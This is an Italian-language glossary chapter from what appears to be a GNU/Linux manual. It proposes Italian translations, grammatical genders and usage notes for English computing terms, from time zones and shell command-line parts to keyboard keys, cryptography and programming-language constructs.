Alla fine del capitolo appare un indice analitico delle voci che sono state trattate qui. Ciò per facilitarne la ricerca, dal momento che i termini in questione appaiono secondo un certo ordine «logico», che non è quello alfabetico.

Nelle annotazioni delle sezioni seguenti, appaiono alcune sigle che hanno un significato molto semplice:

- *m.* -- maschile;
- *f.* -- femminile;
- *s.* -- singolare;
- *inv.* -- invariato al plurale;
- *agg.* -- aggettivo.

Il capitolo è organizzato secondo la struttura seguente:

520.1 Termini tecnici particolari

Sono considerati acquisiti in italiano i termini tecnici elencati nella tabella 520.1. In quanto tali, sono indicati nel testo dell'opera e nel sorgente stesso senza enfatizzazioni tipografiche.

Tabella 520.1. Elenco dei termini tecnici considerati acquisiti nel linguaggio.

Termine	Annotazioni
bit	s. m. inv.
byte	s. m. inv.
computer	s. m. inv. -- meglio «elaboratore»
console	s. f. inv.
directory	s. f. inv.
sottodirectory	s. f. inv.
file	s. m. inv.
hardware	s. m. inv.
input	s. m. inv.
mixer	s. m. inv.

Termine	Annotazioni
modem	s. m. inv.
monitor	s. m. inv.
mouse	s. m. inv.
output	s. m. inv.
routine	s. f. inv.
subroutine	s. f. inv.
software	s. m. inv.
standard input	
standard output	s. m. inv.
standard error	
timer	s. m. inv.
zoom	s. m. inv.

Inoltre, i termini che ormai sembrano far parte del linguaggio tecnico italiano in modo irrimediabile, sono annotati nella tabella 520.2. Anche questi appaiono nel testo dell'opera senza enfatizzazioni tipografiche, ma nel sorgente sono delimitati in modo da poter essere riconoscibili, attraverso la forma:

```
<special special="ttsc">termine</special>
```

Tabella 520.2. Elenco dei termini tecnici apparentemente consolidati in italiano, oppure che risultano intraducibili per qualche motivo. Nella tabella si annotano anche i termini che sarebbero traducibili, ma che hanno qualche particolarità se usati invariati in italiano.

Termine	Annotazioni
anycast	agg. -- IPv6
applet	s. f. inv. -- «applicazioncina»
array	s. m. inv.
bridge	s. m. inv.
gateway	s. m. inv.
router	s. m. inv.
broadcast	agg.
bus	s. m. inv.
cast	s. m. inv.
crontab	s. m. inv. -- file di Cron
dot-clock	s. m. inv.
driver	s. m. inv. -- meglio «gestore»
escape	s. m. inv. / agg.
feed	s. m. inv. -- Usenet
file system	s. m. inv. -- meglio evitare «filesystem»
firewall	s. m. inv.
firmware	s. m. inv.
fuzzy	agg. -- logica
hash	s. m. inv. -- array associativi di Perl
inode	s. m. inv.
job	s. m. inv.
join	s. m. inv. -- basi di dati
joystick	s. m. inv.
kernel	s. m. inv.
led	s. m. inv. -- i diodi led
link	s. m. inv. -- compilazione
linker	s. m. inv. -- compilazione
link-local	agg. -- IPv6

Termine	Annotazioni
magic number	s. m. inv.
memoria cache	s. f. inv.
multicast	agg.
node-local	agg. -- IPv6
news	s. f. inv.
nice	agg. -- valore nice
organization-local	agg.
password	s. f. inv. -- qui si preferisce parola d'ordine
ping	s. m. inv. -- «fare il ping»
pixel	s. m. inv.
proxy	s. m. inv. -- se il contesto non è specifico, meglio parafrasare
record	s. m. inv.
script	s. m. inv.
shell	s. f. inv.
subshell	s. f. inv.
site-local	agg. -- IPv6
socket	s. m. inv.
stack	s. m. inv. -- quello di un processo, per salvare i registri
task	s. m. inv. -- se possibile, meglio parafrasare
unicast	agg. -- IPv6
utility	s. f. inv. -- meglio «programma di servizio» o al limite «programma di utilità»

Le regole per la definizione del genere maschile o femminile per un termine tecnico proveniente dalla lingua inglese, che viene usato così com'è in italiano, sono molto vaghe. Inoltre, i termini inglesi che vengono incorporati nell'italiano vanno usati generalmente al singolare, anche quando esprimono quantità multiple.

520.1.1 Annotazioni sui termini tecnici ritenuti «intraducibili»

- array

  Il termine array rappresenta una struttura di dati particolare, mentre i termini «vettore» e «matrice» sono specifici della matematica (si veda anche *Array*, ⟨http://en.wikipedia.org/wiki/Array⟩).

- bridge; router; gateway

  Queste parole servono a definire in modo preciso e standard il ruolo di uno di quei nodi di rete che permettono un attraversamento tra una sottorete e un'altra.

- directory

  Il termine directory è stato tradotto in passato in vari modi poco soddisfacenti. Il concetto più elegante che si possa abbinare alla directory è quello di «cartella», che però è conveniente solo in presenza di un sistema operativo prevalentemente grafico.

- feed (Usenet)

  È difficile trovare una traduzione accettabile per esprimere il feed degli articoli di Usenet. Eventualmente si potrebbe parlare di «propagazione» degli articoli, quando il contesto lo consente, dal momento che non è proprio la stessa cosa.

- inode

Si tratta di un termine costruito appositamente, anche se dalla fusione di termini inglesi. In particolare è difficile stabilire con certezza il significato della lettera «i» iniziale, probabilmente sta per *index*; comunque la diffusione del termine inode è tale per cui non avrebbe senso scomporlo e trasformarlo altrimenti. Per questo non è utile tentare di tradurlo, tanto più che si tratta di un nome costruito ad arte per rappresentare la caratteristica fondamentale dei file system Unix.

- magic number

  Il magic number, come descritto da *magic(4)*, è una realtà presente da molto tempo. Il concetto si avvicina a quello dell'impronta virale utilizzata dai programmi anti-virus, cosa che potrebbe essere descritta come una stringa di riconoscimento. Tuttavia, qualunque traduzione ne cancellerebbe la storia.

- memoria cache

  Memoria cache si usa generalmente così in italiano e non si può tradurre come «memoria tampone» che invece si riferisce al concetto di *buffer*. È da notare che cache viene dal francese. La traduzione «memoria di transito» può servire eventualmente come spiegazione, dal momento che rende abbastanza il concetto.

- news (Usenet)

  Questo termine è intraducibile e si riferisce al servizio offerto dalla rete Usenet: quello di distribuire le news. In questo senso, piuttosto che parlare di «servizio Usenet», è meglio riferirsi a un «servizio di gestione delle news».

- ping

  Il ping è inteso come l'azione di inviare una richiesta di eco a un nodo di rete, utilizzando il protocollo ICMP. In pratica, si fa il ping attraverso il comando '**`ping`**'. Dal momento che si tratta di un abbinamento con il ping-pong, sarebbe inopportuna la traduzione, a meno di volere essere più chiari, nel qual caso si può parlare di «richiesta di eco».

- pixel

  Dipende dal contesto: se il momento è discorsivo, si può tradurre come «punto grafico», tanto più che la dimensione di un punto del genere non è stabilita, ma dipende dalle caratteristiche del mezzo di visualizzazione.

- proxy

  Il proxy sarebbe il «procuratore» o il «procacciatore» di qualcosa. In italiano è improponibile l'uso di questo genere di traduzioni per indicare il concetto riferito ai servizi di un demone in un sistema operativo.

  Tuttavia, alle volte questo termine è utilizzato in situazioni che non sono particolarmente specifiche; in questi casi si potrebbe parlare di «intermediazione» e di «intermediario».

- record

  Questo termine viene usato spesso nel documento per indicare delle «righe» di file strutturate in campi, che contengono un'informazione completa su qualcosa.

- script

  Lo script, inteso come un programma scritto in un file di testo che viene eseguito per opera di un interprete, è un termine che non ha un equivalente in italiano nell'uso corrente. Inoltre, c'è da considerare che non ci sono difficoltà particolari nell'inserimento in una frase in italiano; anche la pronuncia non è difficile.

- stack

  Il termine stack viene usato spesso per fare riferimento precisamente a quella parte di memoria utilizzata per salvare i registri del microprocessore nell'immagine dell'eseguibile, mentre questo è in funzione. Per rendere chiaro il concetto, conviene parlare di «stack del processo»; negli altri casi dovrebbe essere meglio utilizzare l'espressione «pila».

- standard input, standard output, standard error

  Si tratta di termini praticamente già tradotti, dove eventualmente si dovrebbero solo invertire le parole (input standard, output standard, ecc.). Ma in tal caso il problema starebbe nella trasformazione di standard error, che in questo modo diventerebbe «errore standard». Una forma del genere potrebbe far pensare all'«errore che fanno tutti», perché è «standard». Forse si potrebbe risolvere aggiungendo un trattino, ma poi occorrerebbe farlo anche per gli altri. Pertanto, più che tradurre, si può solo spiegare il significato di questi termini, attraverso una parafrasi, quindi si possono considerare intraducibili e acquisiti generalmente nel linguaggio.

- task

  Probabilmente, l'uso del termine task è inevitabile, a meno di grosse arbitrarietà linguistiche. Tra le altre cose, task ha il vantaggio di essere breve e facile da pronunciare all'interno di un testo italiano.

520.2 Glossario

Nelle sezioni seguenti sono annotati alcuni termini tecnici, nella maggior parte dei casi si tratta di termini in lingua inglese a cui si affiancano le loro traduzioni o traslazioni possibili in italiano, assieme a qualche commento. Le sezioni servono a distinguere i contesti.

L'asterisco che appare a fianco di alcune definizioni, serve a indicare quelle più deboli, o che comunque sono delimitate nel sorgente all'interno di elementi del tipo:

```
<special special="ttid">termine</special>
```

In questo modo sono più facili da tenere sotto controllo quando si stampa una bozza, senza lasciare tracce nella composizione finale standard.

520.2.1 Unità temporali

Le definizioni legate al conteggio del tempo rappresentano un concetto molto importante, specialmente per gli astronomi. In questo settore si sono sviluppati una serie di acronimi in lingua inglese, che a volte vengono anche tradotti in italiano. In generale, non è opportuno utilizzare acronimi tradotti, che comunque esistono.

- UT, universal time ---> tempo universale

  È il tempo misurato con metodi astronomici, corrispondente al tempo solare medio del meridiano zero (quello passante per l'osservatorio astronomico di Greenwich)

- UTC, universal time coordinated ---> tempo universale coordinato

- CET ---> tempo medio dell'europa centrale
- CEST

  È l'ora estiva in anticipo di un'ora sul tempo CET.
- MET ---> CET

  MET è la vecchia sigla che è stata sostituita da CET.
- time zone ---> fuso orario

  zone ---> fuso
- daylight saving time ---> ora estiva

  È di uso comune chiamare «ora legale» l'orario anticipato di un'ora rispetto al tempo solare che si adotta dalla primavera all'autunno; tuttavia, sarebbe più corretto chiamarlo «ora estiva», chiamando corrispondentemente «ora invernale»[1] l'ora nel resto dell'anno, perché entrambe queste ore sono adottate per legge con tutti gli effetti civili, legali, ecc., quindi sono entrambe ore «legali». Perciò l'aggettivo «legale» non le differenzia.
- timestamp - -> informazione data-orario

  Il *timestamp* è il timbro contenente la data e l'ora dell'istante in cui questo timbro è stato fatto. La traduzione indicata rappresenta un modo imperfetto per esprimere il concetto. Il termine «datario» non è appropriato, dal momento che si riferisce allo strumento per timbrare e non al timbro che si ottiene; inoltre, serve a rappresentare una data, senza l'informazione oraria che invece è determinante nel termine inglese.

  Pare che nell'ambiente militare si usi la forma «gruppo data-orario».


Vedere anche: *Il Tempo di Internet* di Fabrizio Pollastri ⟨*http://toi.iriti.cnr.it/it/toi.html*⟩ e il glossario relativo ⟨*http://toi.iriti.cnr.it/it/glossary.html*⟩.

520.2.2 Comandi e processi elaborativi

- riga di comando

  La riga di comando è quella riga che segue l'invito di una shell. La figura 520.3 raccoglie le definizioni riferite alle varie parti di questa riga.

  Figura 520.3. Descrizione delle varie parti di un comando.

```
                               argomenti
                     <---------------------------->

tizio@dinkel:~$ find /usr -type f -name core -print  > /tmp/elencc
\_____________/  |     |    |   |                    |     |
       |         |     |    |   |                    |    file
    invito *     |     |    |   |                    |
                 |     |    |   |          simbolo di ridirezione
                 |     |    |   |
                 |     |    | argomento dell'opzione
                 |     |    |
                 |     |  opzione
                 |     |
                 | argomento
                 |
               comando
```

- prompt ---> invito *

  In passato è stata usata la definizione «segnale di pronto» e anche «invito»; questa ultima forma ha il pregio di essere una buona traduzione del significato che ha *prompt*, anche se ha il difetto di non essere utilizzata in generale.

- utility ---> programma di utilità, programmi di utilità ---> utilità

  utility ---> programma di servizio

  In inglese si utilizza l'espressione «utility» per fare riferimento alla fornitura di servizi fondamentali come l'acqua, l'elettricità, il gas. In questo senso, dovrebbe essere più appropriata la traduzione programma di servizio, piuttosto di parlare di «utilità» come si è sempre fatto (non sapendo di cosa si tratta).

  Resta comunque necessario tenere presente che questa definizione non si può abbreviare semplicemente con «servizio», perché questo porterebbe a fare confusione con i servizi offerti da demoni, attraverso un socket di dominio Unix o una porta di rete.

- pipe, pipeline ---> condotto *

  Si tratta dei condotti di programmi realizzati attraverso la shell.

- foreground (process) ---> (processo elaborativo) in primo piano

  Dal momento che l'uso in questa forma non è molto diffusa, anche se è abbastanza intuitiva, può essere opportuno indicare tra parentesi il termine originale in inglese almeno la prima volta.

- background (process) ---> (processo elaborativo) sullo sfondo

  Purtroppo, questa forma non è comprensibile immediatamente, per cui si può rendere necessario riproporre tra parentesi il termine originale in inglese almeno la prima volta, o comunque quando il contesto lo richiede per chiarezza.

- task

  Vedere 520.1.1.

- multitasking ---> multiprogrammazione ---> in multiprogrammazione ---> multiprogrammato

  Si tratta di un termine italiano di tipo accademico; probabilmente potrebbero andare bene forme del tipo «sistema che opera in multiprogrammazione» o semplicemente «sistema in multiprogrammazione», per tradurre il concetto di «sistema *multitasking*».

- singletasking --->monoprogrammazione ---> in monoprogrammazione ---> monoprogrammato

  Si riferisce a un sistema operativo che non funziona in multiprogrammazione.

- applicazione concorrente *

  Un programma che genera processi differenti gestiti simultaneamente (pseudo-simultaneamente).

  – applicazione multithread

    Un programma che si scinde in processi distinti, che però funzionano nello stesso contesto di dati. I processi generati sono i *thread* a cui si fa riferimento.

  – applicazione parallela

    Un programma che si scinde in processi distinti, funzionanti in contesti indipendenti, comunicanti tra di loro attraverso dei messaggi.

- applicazione distribuita

  Un programma che si scinde in processi distinti, eseguiti da macchine diverse, connesse in rete e comunicanti attraverso un protocollo appropriato.

- linguaggio concorrente *; linguaggio di programmazione concorrente *

  Il linguaggio di programmazione che consente la programmazione concorrente con appositi costrutti.

- programmazione concorrente *

  Programmazione di applicazioni concorrenti.

- multielaborazione *

  L'azione di un sistema composto da più CPU che lavorano assieme nello stesso elaboratore, oppure su elaboratori distinti connessi in rete.

- programma sequenziale

  Un programma che corrisponde a un processo singolo.

- runlevel ---> livello, livello di esecuzione
- exit status ---> valore di uscita *
- boot ---> avvio, caricamento (del sistema operativo)
- Init ---> procedura di inizializzazione del sistema

  La definizione riguarda il sistema che controlla sia l'avvio che l'arresto del sistema.

  - procedura di avvio del sistema

    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'avvio del sistema operativo.

  - procedura di arresto del sistema

    Questa forma viene usata per distinguere all'interno della procedura di inizializzazione del sistema la sequenza delle operazioni nel momento dell'arresto del sistema operativo.

- Init ---> processo iniziale

  Quando il contesto si riferisce al processo numero uno.

- shutdown ---> arresto del sistema
- spool ---> coda

  La traduzione non è perfetta, ma rappresenta il concetto.

- print job ---> processo di stampa *
- log ---> registro, registro elettronico ---> registrazione degli eventi *
  - to log ---> registrare
  - system log ---> registro del sistema *
  - log file ---> file delle registrazioni *, file di registrazioni *, file per le registrazioni *
  - log archive ---> archivio delle registrazioni *

È da osservare che la forma «registro elettronico» viene usata frequentemente nei contratti e nei documenti formali.

- interrupt ---> interruzione

  In generale, la prima volta è meglio mettere tra parentesi il termine originale inglese.

- front-end - -> parte frontale *, - -> programma frontale

  back-end - -> parte terminale, - -> programma terminale

  La traduzione non è perfetta, dal momento che *front-end* e *back-end* rappresentano un concetto. In certe situazioni, il *back-end* può essere costituito da un gruppo di programmi, come nel caso delle copie di '`postgres`' avviate da '`postmaster`'. In questi casi, volendo continuare a parlare di programma terminale, occorrerebbe utilizzare il plurale.

  In certe situazioni, *front-end* viene usato in modo improprio anche in inglese; in quei casi, non ha senso la traduzione proposta qui.

- lock file ---> file lucchetto *

  Un file lucchetto è un file che indica il blocco di un qualche tipo di risorsa (blocco perché la risorsa è impegnata in qualche modo e non è consentito l'accesso da parte di altri processi).

  Se c'è la possibilità di parafrasare, si potrebbe fare riferimento a un «file per il controllo dell'accesso», oppure a un «file di protezione» contro gli accessi concorrenziali a una risorsa data. Se poi non è necessario fare riferimento all'uso di questo file, ci si può riferire direttamente al fatto che si impedisce l'accesso da parte di altri processi, oppure che si protegge qualcosa contro gli accessi concorrenziali.

  Quando si parla di un blocco attraverso funzioni del sistema operativo, non è il caso di usare il termine *lock*, dal momento che «blocco» esprime perfettamente il concetto, anche per chi è esperto.

520.2.3 Memoria centrale e virtuale

- cache memory ---> memoria cache *

  Vedere 520.1.1.

- buffer ---> memoria tampone

  La traduzione di *buffer* con «tampone» è interdisciplinare. Il termine *buffer*, tradotto con «tampone», si usa persino in chimica e biologia, rappresentando un concetto simile. Tuttavia, è meglio se quando si scrive si pensa che chi legge non sia necessariamente al corrente di questa ambivalenza, per cui conviene ricordare tra parentesi il termine inglese.

- swap ---> scambio *

  Il contesto deve servire a comprendere il significato della parola «scambio». Per esempio: scambio della memoria, area di scambio (della memoria), partizione di scambio (della memoria) file di scambio (della memoria),...

- nvram ---> memoria non volatile

520.2.4 Hardware

- computer ---> elaboratore, sistema di elaborazione - -> sistema
- slot ---> alloggiamento

  Il termine *slot* può avere diverse traduzioni a seconda del contesto, pur restando nell'ambito dell'hardware. Per esempio, potrebbe essere espresso come «connettore» e anche «zoccolo», se si intende fare riferimento proprio al sistema di contatti e non anche allo spazio e alle guide delle schede che vi vengono inserite.
- controller ---> unità di controllo *, scheda di controllo *

  L'unità di controllo può essere una scheda o essere una parte integrata nella scheda madre. Al contrario, la scheda di controllo precisa che si tratta di una scheda distinta.
- terminale a caratteri, terminali a caratteri
- adapter, driver (inteso come unità hardware) ---> adattatore

  Questo è il caso di un'interfaccia hardware di qualche tipo, specialmente quando si tratta di una scheda. Si potrebbe parlare di «adattatore SCSI», «adattatore grafico»,...

  - scheda SCSI, interfaccia SCSI ---> adattatore SCSI
  - scheda video, scheda grafica ---> adattatore grafico

520.2.5 Dispositivi

In generale, si può distinguere tra dispositivo fisico e un dispositivo logico, per indicare rispettivamente l'hardware di un componente e il file di dispositivo relativo, che rappresenta la visione virtuale offerta dal kernel.

- device ---> dispositivo

  Distinguendo eventualmente in «fisico» o «logico», come accennato.
- device file ---> file di dispositivo
- device driver ---> gestore di dispositivo
- major number ---> numero primario
- minor number ---> numero secondario
- device number ---> numero di dispositivo
- driver ---> gestione di..., gestore *

  In generale, se possibile è meglio parafrasare in modo da essere chiari sul significato della «gestione» a cui si fa riferimento. Si deve tenere presente che in alcune circostanze potrebbe non essere conveniente la traduzione.
- to drive ---> gestire

520.2.6 Codifica

- tab ---> carattere di tabulazione
- new-line ---> codice di interruzione di riga

  Questa forma così prolissa serve a indicare il codice necessario a terminare una riga di un file di testo normale, in base alle esigenze del sistema operativo o comunque secondo il contesto. Ciò senza usare il termine *new-line*, che a volte alcuni autori di lingua inglese utilizzano per identificare precisamente il codice <*LF*>, indipendentemente da qualunque circostanza.
- escape

  Non conviene tentare di tradurre il termine escape, soprattutto per la sua ambiguità, che lo fa utilizzare in tante situazioni. Vale la pena di annotare alcune forme tipiche in cui può essere utilizzato in italiano.

  – codice di escape

    Quando si tratta di una sequenza di escape che rappresenta qualcosa che esprime un codice speciale, come quello che non ha una corrispondenza simbolica (non è stampabile).

  – sequenza di escape

    Rappresenta qualcosa che si esprime con un carattere di «escape» iniziale, seguito da qualcosa d'altro. In generale, viene usata questa espressione in tutti i casi esclusi quelli in cui la sequenza di escape serve a rappresentare un codice particolare.
- eof, EOF ---> codice di EOF

  EOF è un codice che di solito corrisponde a <*EOT*>, ma in generale dipende dalla piattaforma, più o meno come accade per il codice di interruzione di riga.

520.2.7 Tastiera

La tabella 520.4 raccoglie i nomi che sembrano più appropriati per i tasti delle tastiere comuni.

Tabella 520.4. Elenco dei nomi di alcuni tasti.

Originale inglese	Definizioni possibili in italiano
Esc, Escape	Esc
Return	Invio
Ctrl, Control	Ctrl, Controllo
Meta	Meta
Alt	Alt
Alt Gr	AltGr, Alt Gr
Shift	Maiuscole
Caps-lock	Fissa-maiuscole
Compose	Comp, Composizione
PgUp	Pagina su
PgDn	Pagina giù
Home	Inizio
End	Fine
Ins, Insert	Ins, Inserimento
Del, Delete	Canc, Cancellazione
Num Lock	BlocNum

Originale inglese	Definizioni possibili in italiano
Scroll Lock	BlocScorr
Print Screen	Stampa
Break	Interr, Interruzione
Pause	Pausa
F1, F2,...	F1, F2,... tasti funzione, tasti funzionali
Tab	Tab, Tabulazione -- per la dattilografia è «tabulatore»
Space	Barra spaziatrice, barra spazio, spazio

Le combinazioni di tasti vengono rappresentate usando il segno '+' per indicare una combinazione, mentre le sequenze di tasti vengono semplicemente elencate. Per esempio, [*Ctrl x*][*Ctrl y*] rappresenta la combinazione del tasto di controllo con la lettera «x», quindi il rilascio dei tasti e la combinazione successiva del tasto di controllo e della lettera «y». In presenza si combinazioni particolari, è bene spiegare tra parentesi ciò che si intende. Quando le combinazioni includono delle lettere alfabetiche, se non conta il fatto che siano maiuscole o minuscole, si rappresentano usando l'alfabeto minuscolo.

- key binding ---> associazione dei tasti *

  Il significato attribuito a tasti particolari o a combinazioni di questi.

- interrupt character ---> carattere interrupt

  Per comprenderne il senso, si può consultare la pagina di manuale *stty(1)*.

520.2.8 File di testo

- patch (file) ---> file di differenze *

  Trattando di *patch* si può parlare anche di «modifiche», «variazioni», «aggiornamenti» e simili, in base al contesto. Tuttavia, viene usata prevalentemente la definizione «file di differenze» come sostituto di «file di *patch*».

  Quando si «applicano», si fa riferimento prevalentemente a «modifiche», senza richiamare nuovamente il termine «differenze».

- regular expression ---> espressione regolare

- '`/etc/motd`' ---> file contenente il messaggio del giorno

- '`/etc/issue`' - -> file contenente il messaggio di pubblicazione

  Sembra che il file '`/etc/issue`' servisse per fare apparire l'informazione sul nome e il numero di versione del sistema operativo. In questo senso, si potrebbe parlare di «numero di edizione», o di «pubblicazione», come se si trattasse di una rivista.

520.2.9 Archiviazione e pacchetti applicativi

- archive (file) ---> archivio ---> archivio compresso

  Si fa riferimento a un file utilizzato per archiviare file e directory, come quello generato da '**`tar`**'. Un «archivio» è un file del genere realizzato in qualunque forma, anche compresso, mentre un «archivio compresso» è precisamente un file che ha subito una forma di riduzione (senza perdita).

  Sono archivi anche i file dei pacchetti di applicazioni delle varie distribuzioni GNU/Linux: archivi Slackware, archivi RPM, archivi Debian...

  - archiviazione

    L'azione con cui si crea un archivio (compresso o meno che sia).
  - estrazione (del contenuto)

    L'azione con cui si estraggono i dati contenuti in un archivio (file, directory e altri oggetti, assieme ai loro attributi).

- package ---> pacchetto (applicativo)

  In questo contesto, il «pacchetto» è ciò che è contenuto in un archivio di una distribuzione GNU/Linux. Per esempio, si può parlare di *archivio* '`bash_2.01.1-4.1.deb`' e di *pacchetto* '**`bash`**' (oppure Bash, se si vuole essere un po' meno precisi).

520.2.10 Dati

- magic number

  Vedere 520.1.1.

- record

  Vedere 520.1.1.

- standard input, standard output, standard error

  Vedere 520.1.1.

- database ---> base di dati, basi di dati

  In italiano si utilizza prevalentemente quando si tratta veramente di *database*, ovvero di *relazioni*. In italiano è frequente anche l'uso della forma «base dati», togliendo il «di».

  - join ---> congiunzione *, giunzione *
  - equijoin ---> equi-giunzione *
  - outer-join ---> equi-giunzione incompleta * (a sinistra, a destra, totale)

- database ---> elenco, registro, tabella

  Quando il termine *database* viene usato in modo improprio, potrebbe essere corretto l'uso di altri termini in funzione del contesto.

- data type ---> tipo di dati, tipi di dati

- checksum - -> codice di controllo *

  Il *checksum* indica letteralmente una «somma di controllo», solo che nel tempo si è esteso il suo significato includendo anche altre forme di controllo basate su operazioni di tipo diverso. A seconda delle circostanze si possono distinguere traduzioni differenti, che servono a precisare il tipo di controllo che viene attuato attraverso il *checksum*.

  - codice di controllo *

    Questa è probabilmente la traduzione migliore che potrebbe adattarsi alla maggior parte delle circostanze, dal momento che non viene specificato il modo in cui si ottiene il valore di controllo, non si stabilisce nemmeno la sua forma (numerica, alfabetica, ecc.); inoltre, non si stabilisce la sua dimensione.

  - carattere di controllo, cifra di controllo *

    In tal caso il valore utilizzato per il controllo è rappresentato da un solo carattere, oppure precisamente da una cifra numerica.

  - somma di controllo *

    Questa è la traduzione letterale del significato di *checksum*, però il suo uso dovrebbe essere riservato al caso in cui la funzione che genera il codice di controllo è basato su un procedimento di somme.

  - campo di controllo *

    Quando l'informazione che funge da controllo è contenuta in un «campo».

  - controllo

    Quando il contesto si riferisce all'azione di verificare qualcosa in base a un codice di controllo, ci si può limitare a usare il termine «controllo».

- MD5 digest, MD5 message digest - -> firma MD5

  In un certo senso, un *MD5 digest* è un riassunto matematico di un messaggio, giustificando il motivo dell'utilizzo del termine *digest*. Oltre a questo, la stessa sigla «MD» sta per *Message digest*.

- upload, download ---> carico, scarico

  I termini inglesi *upload* e *download* dovrebbero derivare dalle operazioni di carico e scarico delle merci dai mezzi di trasporto.

- octet ---> ottetto

- empty string ---> stringa nulla

- stringa vuota ---> stringa nulla

  Per coerenza, è bene usare una sola definizione.

- trigger ---> grilletto

- overflow ---> traboccare

  L'uso di «straripamento» è meno appropriato, date le dimensioni. Infatti, *overflow* si usa per le variabili, quando si creano dei riporti che non dovrebbero esserci, oppure per un testo che non rimane contenuto in un certo spazio (ma in tal caso potrebbe essere appropriato «debordare»).

- underflow ---> traboccare

  La parola in questione è inventata ed è usata in contrapposizione a *overflow*; pertanto può avere valore solo in base al contesto. La traduzione come «traboccamento», va ovviamente associata a un aggettivo appropriato al contesto.

- bit rate ---> tasso del flusso di dati *

  Il termine, spesso usato in inglese come se fosse una parola sola (*bitrate*), rappresenta un valore massimo o medio del flusso di dati di una sorgente sonora o video, compressa.

520.2.11 Crittografia e firma elettronica

- in chiaro

  cifrato, in cifra

  Nel primo caso si fa riferimento a un'informazione che si presenta nella sua condizione normale, per la sua leggibilità o per l'accessibilità del suo contenuto; nel secondo caso, si tratta di un'informazione cifrata.

- cipher ---> cifratura

  encrypted ---> cifrato

  encryption ---> cifratura

  La traduzione esatta di *encryption* è crittografia, che però è un sinonimo di cifratura. L'intenzione è quella di utilizzare in modo univoco questo tipo di tecnica.

- crittografia

  Si preferisce riservare questo termine per fare riferimento al concetto generale, che si concretizza nell'uso della cifratura dei dati.

- decrittazione

  Dovrebbe essere l'operazione attraverso cui si riesce a decifrare un'informazione senza conoscerne la chiave o il cifrario.

- Distinguishing Name, DN ---> nome distintivo *

  Certificati X.509.

- Common Name, CN ---> nome comune *

  Certificati X.509, campo CN del nome distintivo.

520.2.12 Linguaggi di programmazione e compilatori

I nomi attribuiti ai tipi di dati di ogni specifico linguaggio di programmazione, non possono essere tradotti, perché si tratta di parole chiave. Tuttavia, in un ambito discorsivo, ha senso utilizzare delle definizioni comprensibili. La tabella 520.5 mostra un elenco di quelle più comuni.

Tabella 520.5. Elenco delle definizioni possibili riferite ai tipi di dati più comuni.

char	carattere
int	intero
float	a virgola mobile (singola precisione)
double	a virgola mobile e doppia precisione

I nomi delle strutture di controllo del flusso e delle altre istruzioni che condizionano il flusso delle istruzioni, possono essere tradotti in alcuni casi, riferendosi al comportamento delle istruzioni a cui si fa riferimento. La tabella 520.6 riassume queste possibilità.

Tabella 520.6. Elenco delle definizioni e dei nomi riferiti alle strutture di controllo del flusso delle istruzioni.

go to	salto incondizionato
if	condizione, struttura condizionale
switch, case	selezione
while	iterazione, ciclo iterativo (condizione iniziale)
until	iterazione, ciclo iterativo (condizione finale)
for	iterazione enumerativa, ciclo enumerativo
break	salto, interruzione

La figura 520.7 raccoglie le definizioni riferite alla dichiarazione delle funzioni nei linguaggi di programmazione; la figura 520.8 fa riferimento alle definizioni utili nella chiamata di una funzione. Si osservi che il termine «parametro» non è equivalente ad «attributo», in quanto l'attributo è il valore che viene passato alla funzione, mentre il parametro è ciò che lo rappresenta formalmente (si veda anche *Parameter (computer science)*, ⟨*http://en.wikipedia.org/wiki/Parameter_(computer_science)*⟩).

Figura 520.7. Linguaggi di programmazione: dichiarazione delle funzioni.

```
C               int potenza (int x, int y)
                (a)   (b)    (c)   (c)

Pascal          function potenza( x : integer; y : integer ) : integer;
                           (b)      (c)          (c)            (a)

Scheme          (define (potenza x y) ... )
                           (b)    (c)
(a) tipo restituito
(b) nome della funzione
(c) parametri formali
```

Figura 520.8. Linguaggi di programmazione: chiamata delle funzioni.

```
C               z = moltiplica (x, y);
                 (a)   (b)       (c)

Pascal          z := moltiplica( x, y );
                  (a)  (b)         (c)

Scheme          (set! z (moltiplica  x y))
                           (b)       (c)
(a) assegnamento
(b) funzione
(c) argomenti attuali (o parametri attuali): il contenuto delle variabili
    è ciò che costituisce gli argomenti attuali della chiamata
```

- assegnamento

  Per indicare il fatto che si assegna un valore a una variabile, si pone l'alternativa di usare «assegnazione» o «assegnamento». Si è scelta questa seconda alternativa.

- array

  Vedere 520.1.1.

- conversion specifier ---> specificatore di conversione

  Si tratta dei simboli che si utilizzano nelle funzioni quali '**`printf()`**', per descrivere il tipo di informazione che deve essere prelevata negli argomenti successivi e come deve

essere formattata graficamente. Per esempio, nell'istruzione '`printf ("%d", 32);`', lo specificatore di conversione è la sequenza '`%d`'.

- associative array ---> array associativo
- parametro formale, parametro

  Nella dichiarazione di una funzione (o di una procedura), l'indicazione delle variabili di scambio, assieme alle informazioni sulle loro caratteristiche, viene indicata come la definizione dei ***parametri formali***.

  Quando si chiama una funzione, gli «argomenti» della chiamata, sono i ***parametri*** della funzione.
- preprocessor ---> precompilatore

  Quella parte del compilatore C che interpreta le direttive del tipo '`#include`' e simili, ovvero qualunque altro programma simile che ha un ruolo equivalente in altri linguaggi di programmazione.
- script

  Vedere 520.1.1.
- script language, scripting language ---> linguaggio script, linguaggio di script
- stream ---> flusso

